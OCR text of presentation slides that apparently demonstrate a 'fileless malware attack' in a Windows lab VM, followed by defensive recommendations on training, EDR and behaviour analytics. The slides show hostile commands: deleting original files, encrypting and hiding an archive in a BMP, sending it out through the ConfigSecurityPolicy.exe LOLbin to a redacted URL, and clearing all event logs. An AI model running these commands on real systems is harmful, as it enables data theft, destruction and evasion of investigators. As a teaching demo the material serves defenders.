
```
PS C:\Users\IEUser\Documents> Compress-Archive -Path C:\Users\IEUser\Documents -DestinationPath C:\Users\IEUser\Downloads\gold.zip
Compress-Archive -Path C:\Users\IEUser\Documents -DestinationPath C:\Users\IEUser\Downloads\gold.zip

PS C:\Users\IEUser\Documents> █
```




Name	Type	Compressed size	Password ...	Size
WindowsPowerShell	File folder			
customers.txt	Text Document	1 KB	No	
servers.txt	Text Document	1 KB	No	

Fileless malware attack


Delete original files!



```
PS C:\Users\IEUser\Downloads> Remove-Item C:\Users\IEUser\Documents\*.*
Remove-Item C:\Users\IEUser\Documents\*.*

PS C:\Users\IEUser\Downloads> 
```




Name	Date modified	Type	Size
WindowsPowerShell	3/19/2019 4:29 AM	File folder	



Fileless malware attack

WMI
Windows Management
Instrumentation


Check status of encryption service using WMI and Powershell



```
PS C:\Windows\system32> gwmi -query "Select * from Win32_Service where state='Running' and name='CryptSvc'"
gwmi -query "Select * from Win32_Service where state='Running' and name='CryptSvc'"


ExitCode  : 0
Name      : CryptSvc
ProcessId : 1092
StartMode : Auto
State     : Running
Status    : OK



PS C:\Windows\system32>
```


Fileless malware attack

Check encryption status



```
PS C:\Users\IEUSer\Downloads> cipher
cipher

 Listing C:\Users\IEUSer\Downloads\
 New files added to this directory will not be encrypted.

U GOLD.zip
PS C:\Users\IEUSer\Downloads>
```


Create your own keys and certificate



```
PS C:\Users\IEUSer\Downloads> cipher /r:llaves
cipher /r:llaves
Please type in the password to protect your .PFX file:
Your .CER file was created successfully.
Your .PFX file was created successfully.
```


Fileless malware attack

Encrypt the file



```
PS C:\Users\IEUSer\Downloads> cipher
cipher

 Listing C:\Users\IEUSer\Downloads\
 New files added to this directory will not be encrypted.

U GOLD.zip
U llaves.CER
U llaves.PFX
PS C:\Users\IEUSer\Downloads> cipher /e GOLD.zip
cipher /e GOLD.zip

 Encrypting files in C:\Users\IEUSer\Downloads\

GOLD.zip            [OK]

1 file(s) [or directorie(s)] within 1 directorie(s) were encrypted.

Converting files from plaintext to ciphertext may leave sections of old
plaintext on the disk volume(s). It is recommended to use command
CIPHER /W:directory to clean up the disk after all converting is done.
PS C:\Users\IEUSer\Downloads> cipher
cipher

 Listing C:\Users\IEUSer\Downloads\
 New files added to this directory will not be encrypted.

E GOLD.zip
U llaves.CER
U llaves.PFX
PS C:\Users\IEUSer\Downloads>
```


Remove any remaining in plaintext



```
PS C:\Users\IEUSer\Downloads> cipher /W:C:\Users\IEUSer\Downloads
cipher /W:C:\Users\IEUSer\Downloads
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0x00
```

Fileless malware attack

Create a cover file to hide the zip file.



```
PS C:\Users\IEUser\Documents> cd ..
cd ..

PS C:\Users\IEUser> cd Downloads
cd Downloads

PS C:\Users\IEUser\Downloads> fsutil file createnew paseo.bmp 58800
fsutil file createnew paseo.bmp 58800
File C:\Users\IEUser\Downloads\paseo.bmp is created

PS C:\Users\IEUser\Downloads> █
```

MSEdge - Win10 [Running] - Oracle VM VirtualBox

Name	Date	Type	Size	Tags
GOLD.zip	11/6/2020 3:23 PM	Compressed (zipp...	1 KB	
paseo.bmp	11/6/2020 3:27 PM	BMP File	58 KB	

Fileless malware attack


Hide the zip file in the cover file (steganography)

CMD

```
    Copy /b GOLD.zip +  paseo.bmp playa.bmp
```


Powershell

```
    Remove-item GOLD.ZIP
    Remote-item paseo.bmp
```




Having fun with LOLbins

Windows Defender
ConfigSecurityPolicy




```
C:\Program Files\Windows Defender>ConfigSecurityPolicy.exe C:\\Users\\IE
User\\Downloads\\playa.bmp https://[redacted]
```

Deleting your tracks….



```
PS C:\Users\IEUser\Downloads> Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }
Get-EventLog -LogName * | ForEach { Clear-EventLog $_.Log }
PS C:\Users\IEUser\Downloads> █
```



Security Number of events: 7,932


Keywor...	Date and Time	Source	Event ID	Task Ca...
Audit...	11/7/2020 1:47:29 AM	Micros...	4672	Special ...
Audit...	11/7/2020 1:47:05 AM	Micros...	4799	Security...
Audit...	11/7/2020 1:47:05 AM	Micros...	4799	Security...
Audit...	11/7/2020 1:46:33 AM	Micros...	4634	Logoff
Audit...	11/7/2020 1:46:30 AM	Micros...	4624	Logon
Audit...	11/7/2020 1:46:30 AM	Micros...	4672	Special ...
Audit...	11/7/2020 1:45:24 AM	Micros...	4672	Special ...
Audit...	11/7/2020 1:45:24 AM	Micros...	4624	Logon

Event 4624, Microsoft Windows security auditing.

General Details

● Friendly View ○ XML View

ProcessName	-
IpAddress	10.0.2.5
IpPort	42791
ImpersonationLevel	%%1833



Security Number of events: 1

Keywor...	Date and Time	Source	Event ID	Task Ca...
Audit...	11/7/2020 5:24:41 AM	Eventlog	1102	Log clear


Event 1102, Eventlog

General Details

The audit log was cleared.
Subject:
Security ID: SYSTEM

Log Name:	Security		
Source:	Eventlog	Logged:	11/7/2020 5:24:41 AM
Event ID:	1102	Task Category:	Log clear
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	MSEDGEWIN10
OpCode:	Info		
More Information:	Event Log Online Help		


I was here….



```
_____.___.              .__                        ___.                                                              .___
\__  |   | ____  __ __  |  |__ _____ ___  __ ____  \_ |__   ____   ____   ____   ___________ __  _  ______  ____   __| _/
 /   |   |/  _ \|  |  \ |  |  \\__  \\  \/ // __ \  | __ \_/ __ \_/ __ \ /    \  \____ \__  \\ \/ \/ /   \_/ __ \ / __ |
 \____   (  <_> )  |  / |   Y  \/ __ \\   /\  ___/  | \_\ \  ___/\  ___/|   |  \ |  |_> > __ \\     /   | \  ___// /_/ |
 / ______|\____/|____/  |___|  (____  /\_/  \___  > |___  /\___  >\___  >___|  / |   __(____  /\/\_/|___| /\___  >____ |
 \/                          \/     \/          \/      \/     \/     \/     \/  |__|       \/          \/     \/     \/
```

Plain Text ▾ Spaces: 4 ▾ Ln 8, Col 1 INS

Recommendations




Cybersecurity awareness Training to avoid social engineering attaks

Cybersecurity evaluations

Penetration testing using social engineering(BEEF+ SET+ Metasploit.

Recommendations



AV and EDR

Detection and mitigation


Communication system security(email, chat)..

Behaviour analytics y machine learning:

- New services
- Changes on windows registry
- Application monitoring

Recommendations

Endpoint Detection and Response security(EDR) to detect and mitigate LOLBINS



smss.exe	0	0	0	0	0
smss.exe	0	0	0	0	0
winlogon.exe	0	0	0	0	0
userinit.exe	0	0	0	0	0
explorer.exe	0	19	0	0	0
cmd.exe	0	0	0	0	0
cmd.exe	0	0	0	0	0
powershell.exe	0	0	0	0	0
powershell.exe	2	104	0	0	0

ASSOCIATED BEHAVIORS

Medium Severity Suspicious Activity was prevented


A suspicious process related to a likely malicious file was launched.

High Severity Suspicious Activity

A powershell process executed compressed, encoded command line content.

Medium Severity Known Malware

Metasploit's meterpreter server may have been loaded into a process.




12:17	Remote access to sea-addc-005	Abnormal access to sea-addc-005 for Fredric Weber	+10
12:32	2x Remote access		
12:54	Remote access to kt_file_116_prod	Abnormal access to kt_file_116_prod for Fredric Weber	+10
12:57	Remote access to kt_file_118_prod	Abnormal access to kt_file_118_prod for Fredric Weber	+10
13:13	Remote access to srv_fileapp_3	First access to srv_fileapp_3 for Fredric Weber	+10
13:20	Remote access to kt-sg200-wp1	Abnormal access to kt-sg200-wp1 for Fredric Weber	+10
13:51	2x Remote access		
14:42	Kerberos logon to lt-fweber-888		
